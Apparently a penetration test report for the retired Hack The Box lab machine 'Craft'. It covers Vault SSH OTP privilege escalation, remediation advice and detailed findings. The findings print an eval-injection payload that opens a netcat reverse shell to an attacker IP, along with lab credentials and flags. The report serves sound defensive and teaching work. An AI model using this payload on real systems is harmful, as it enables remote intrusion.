
```
gilfoyle@craft:~$ ls
user.txt
gilfoyle@craft:~$ cat user.txt
01366532f0526e0ed44b39cdf900efa7
gilfoyle@craft:~$
```


6. Privilege Escalation — HashiCorp Vault SSH OTP


A `.vault-token` file was present in Gilfoyle's home directory:

```
gilfoyle@craft:~$ ls -la
total 36
drwx------ 4 gilfoyle gilfoyle 4096 Feb  9  2019 .
drwxr-xr-x 3 root     root     4096 Feb  9  2019 ..
-rw-r--r-- 1 gilfoyle gilfoyle  634 Feb  9  2019 .bashrc
drwx------ 3 gilfoyle gilfoyle 4096 Feb  9  2019 .config
-rw-r--r-- 1 gilfoyle gilfoyle  148 Feb  8  2019 .profile
drwx------ 2 gilfoyle gilfoyle 4096 Feb  9  2019 .ssh
-r-------- 1 gilfoyle gilfoyle   33 Jun  9 10:21 user.txt
-rw------- 1 gilfoyle gilfoyle   36 Feb  9  2019 .vault-token
-rw------- 1 gilfoyle gilfoyle 2546 Feb  9  2019 .viminfo
```

HashiCorp Vault is a secrets management platform. A Vault token grants access to whatever policies are attached to it. To understand what this token could do, Gilfoyle's private Gogs repository was reviewed. It contained a `vault` folder with `secrets.sh`:







The script configured Vault's SSH OTP backend with a role named `root_otp`, `default_user=root`, and `cidr_list=0.0.0.0/0` — meaning it would issue one-time SSH passwords for root from any source IP. The `.vault-token` file provided the Vault authentication needed to use this role.

Vault's `ssh` command was run directly. It retrieved a one-time password from the `root_otp` role and used it to authenticate as root over SSH:

```
vault ssh -role root_otp -mode otp root@10.129.229.45
```

```
gilfoyle@craft:~$ vault ssh -role root_otp -mode otp root@10.129.229.45
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: a0e6cee5-0baf-1c69-a19b-501e1abffb22
The authenticity of host '10.129.229.45 (10.129.229.45)' can't be established.
ECDSA key fingerprint is SHA256:sFjoHo6ersU0f0BTzabUkFYHOr6hBzWsSK0MK5dwYAw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.129.229.45' (ECDSA) to the list of known hosts.


  .   *   ..  . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | \_| |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/


Password:
Linux craft.htb 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 16 07:14:50 2023
root@craft:~# whoami
root
root@craft:~#
```

```
root@craft:~# ls
root.txt
root@craft:~# cat root.txt
a7078c132fc36a04dd856ecb6c27782c
root@craft:~#
```

6 Remediation Summary

The findings from this assessment span insecure coding practices, secrets management in version control, and overly permissive infrastructure configuration. Each finding contributed to a linear chain from unauthenticated web access to full root compromise.

6.1 Short Term

SHORT TERM REMEDIATION:

- Remove the `eval()` call from the brew endpoint immediately and replace it with a proper numeric type check. The correct fix for ABV validation is to cast the input to a float and compare: `if not isinstance(request.json['abv'], (int, float)) or float(request.json['abv']) >= 1.0`. No expression evaluation is needed or appropriate here. Audit the entire codebase for any other use of `eval()`, `exec()`, or `compile()` with user-supplied input.
- Rotate all credentials exposed through the public repository. This includes the JWT API token posted in the GitHub issue, Dinesh's plaintext credentials from test.py (`dinesh:4aUh0A8PbVJxgd`), and all credentials stored in the MySQL user table. Additionally, rotate the MySQL database password (`craft:qLGockJ6G2J75O`) visible in `settings.py` inside the Docker container.
- Remove the `.vault-token` file from Gilfoyle's home directory and rotate the token. Vault tokens should be stored in environment variables, a secrets manager, or generated at runtime via a short-lived token role — never persisted as a dotfile in a user's home directory.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Audit the full commit history of all repositories — public and private — for secrets. Tools such as `truffleHog`, `gitleaks`, or `git-secrets` can scan all commits including deleted or amended ones. Any secrets found in history should be rotated immediately, even if the file was later removed, because the commit remains accessible. Consider using git-filter-repo to rewrite history and remove the sensitive commits permanently, then force-push to all remotes.
- Restrict the Vault SSH OTP role. The `root_otp` role is configured with `cidr_list=0.0.0.0/0`, allowing one-time passwords for root from any source IP. At minimum, restrict `cidr_list` to known management IPs. Evaluate whether a Vault role that issues root SSH access is appropriate at all — consider using a non-root account with `sudo` for specific commands instead, with explicit policy review and approval gating.
- Move the Gilfoyle SSH private key out of the Gogs repository entirely. SSH private keys should never be committed to any repository, public or private. The risk from a private repository is lower, but a misconfigured repository visibility, a token compromise, or insider access can expose it. Generate a new key pair, deploy the public key to `authorized_keys`, and distribute the private key securely through a secrets management system.

6.3 Long Term

LONG TERM REMEDIATION:

- Integrate pre-commit secret scanning into the development workflow. Tools such as `gitleaks` or `detect-secrets` can be run as pre-commit hooks that block commits containing patterns matching credentials, tokens, or private keys before they reach the repository. This prevents secrets from entering version control in the first place, rather than relying on post-commit remediation.
- Adopt a secrets management strategy for application configuration. Database passwords, API keys, and credentials should be injected at runtime via environment variables from a secrets manager (HashiCorp Vault, AWS Secrets Manager, or equivalent) rather than stored in application settings files committed alongside the application code. The `settings.py` file containing MySQL credentials is a common anti-pattern that bypasses any repository-level access controls on the secret itself.
- Apply the principle of least privilege to Vault policies. The token in Gilfoyle's home directory should have been scoped to the minimum required operations. Vault policies should be audited regularly to ensure that no token or AppRole grants more access than the specific task it was created for. Avoid policies that allow unrestricted path access (e.g., `path "ssh/*" { capabilities = ["create", "update"] }`) without explicit scope on the role and target user.

7 Technical Findings Details

1. Unsanitized User Input Passed to Python eval() in Brew Endpoint Enables Unauthenticated Remote Code Execution - Critical


CWE	CWE-95 - Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The brew endpoint in the craft API passes the `abv` field from the POST request JSON body directly into Python's `eval()` function without sanitization: `eval('%s > 1' % request.json['abv'])`. Any Python expression submitted as the `abv` value executes on the server in the context of the API process. The API token required to call this endpoint was publicly exposed in an open Gogs issue (Finding 2), making this vulnerability effectively unauthenticated from an attacker's perspective. Submitting a `__import__('os').system(...)` payload as the `abv` value executed a reverse shell, delivering a root shell inside the Docker container hosting the API.
Impact	Remote code execution as root inside the API Docker container. From the container, the MySQL database was accessible, yielding credentials for three user accounts including `gilfoyle`, whose Gogs private repository held the SSH key used for lateral movement to the host.
Affected Component	https://api.craft.htb/api/brew/ — POST — abv parameter — eval() injection

Remediation	Replace the `eval()` call with direct type validation:
	`# Remove entirely:`
	`# if eval('%s > 1' % request.json['abv']):`
	
	`# Replace with:`
	`try:`
	`  abv = float(request.json['abv'])`
	`except (TypeError, ValueError):`
	`  return 'ABV must be a decimal value', 400`
	`if abv >= 1.0:`
	`  return 'ABV must be a decimal value less than 1.0', 400`
	
	Never pass user-controlled data into `eval()`, `exec()`, or `compile()`. Audit the codebase for any additional use of these functions with external input.

References	• https://owasp.org/www-community/attacks/Code_Injection • https://cwe.mitre.org/data/definitions/95.html

Finding Evidence

The fix commit in the public Gogs repository showed the vulnerable code:



test.py was modified with the injected reverse shell payload in the abv field:

```python
#!/usr/bin/env python

import requests
import json

response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
json_response = json.loads(response.text)
token =  json_response['token']

headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json'  }

# make sure token is valid
response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False)
print(response.text)

# create a sample brew with bogus ABV... should fail.

print("Create bogus ABV brew")
brew_dict = {}
brew_dict['abv'] = '15.0'
brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)


# create a sample brew with real ABV... should succeed.
print("Create real ABV brew")
brew_dict = {}
brew_dict['abv'] = "__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.60 9001 >/tmp/f')"
brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)

```

Executing the script triggered eval() on the server and the reverse shell connected as root in the Docker container:


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/retired/craft/craft-api/tests]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.229.45] 38383
/bin/sh: can't access tty; job control turned off
/opt/app # whoami
root
/opt/app #
```

2. SSH Private Key and Vault SSH OTP Root Role Stored in Gogs Repository Enable Host-Level Privilege Escalation - High


CWE	CWE-312 - Cleartext Storage of Sensitive Information
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	Gilfoyle's private Gogs repository contained two assets that together enabled full system compromise. First, a `.ssh/id_rsa` private key was committed to the repository — protected only by a passphrase that matched Gilfoyle's database password (credential reuse). Second, a `vault/secrets.sh` script showed that HashiCorp Vault's SSH OTP backend was configured with a role (`root_otp`) granting one-time password issuance for root from any source IP (`cidr_list=0.0.0.0/0`). A `.vault-token` file persisted in Gilfoyle's home directory provided the authentication needed to use this role. Together: compromising Gilfoyle's credentials (via MySQL dump) gave access to his Gogs repo, then the SSH key, then the Vault token, and finally root.
Impact	SSH access to the host as Gilfoyle and root-level access via Vault SSH OTP. Both the user flag and root flag were retrieved.
Affected Component	• gogs.craft.htb — Gilfoyle's private repository — .ssh/id_rsa committed • gogs.craft.htb — Gilfoyle's private repository — vault/secrets.sh showing root_otp role • /home/gilfoyle/.vault-token — Vault token persisted on filesystem
Remediation	Remove the SSH private key from the Gogs repository, generate a new key pair, and deploy the new public key to the server. Never commit SSH keys to any repository. Revoke and remove the `.vault-token` file from Gilfoyle's home directory and replace it with a short-lived token generated at login time via Vault's token role with an appropriate TTL. Restrict the `root_otp` Vault SSH role: set `cidr_list` to known management IPs only, and consider whether a Vault role issuing root SSH access is appropriate at all. If needed, implement an approval workflow and audit logging for any use of the role.
References	https://developer.hashicorp.com/vault/docs/secrets/ssh/one-time-ssh-passwords

Finding Evidence

After gaining Gilfoyle's Gogs credentials via the MySQL user table, his private repository was accessed:



The .ssh folder contained a private RSA key:




SSH with the key prompted for a passphrase — Gilfoyle's database password unlocked it:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/craft]
└─$ ssh -i id_rsa gilfoyle@craft.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
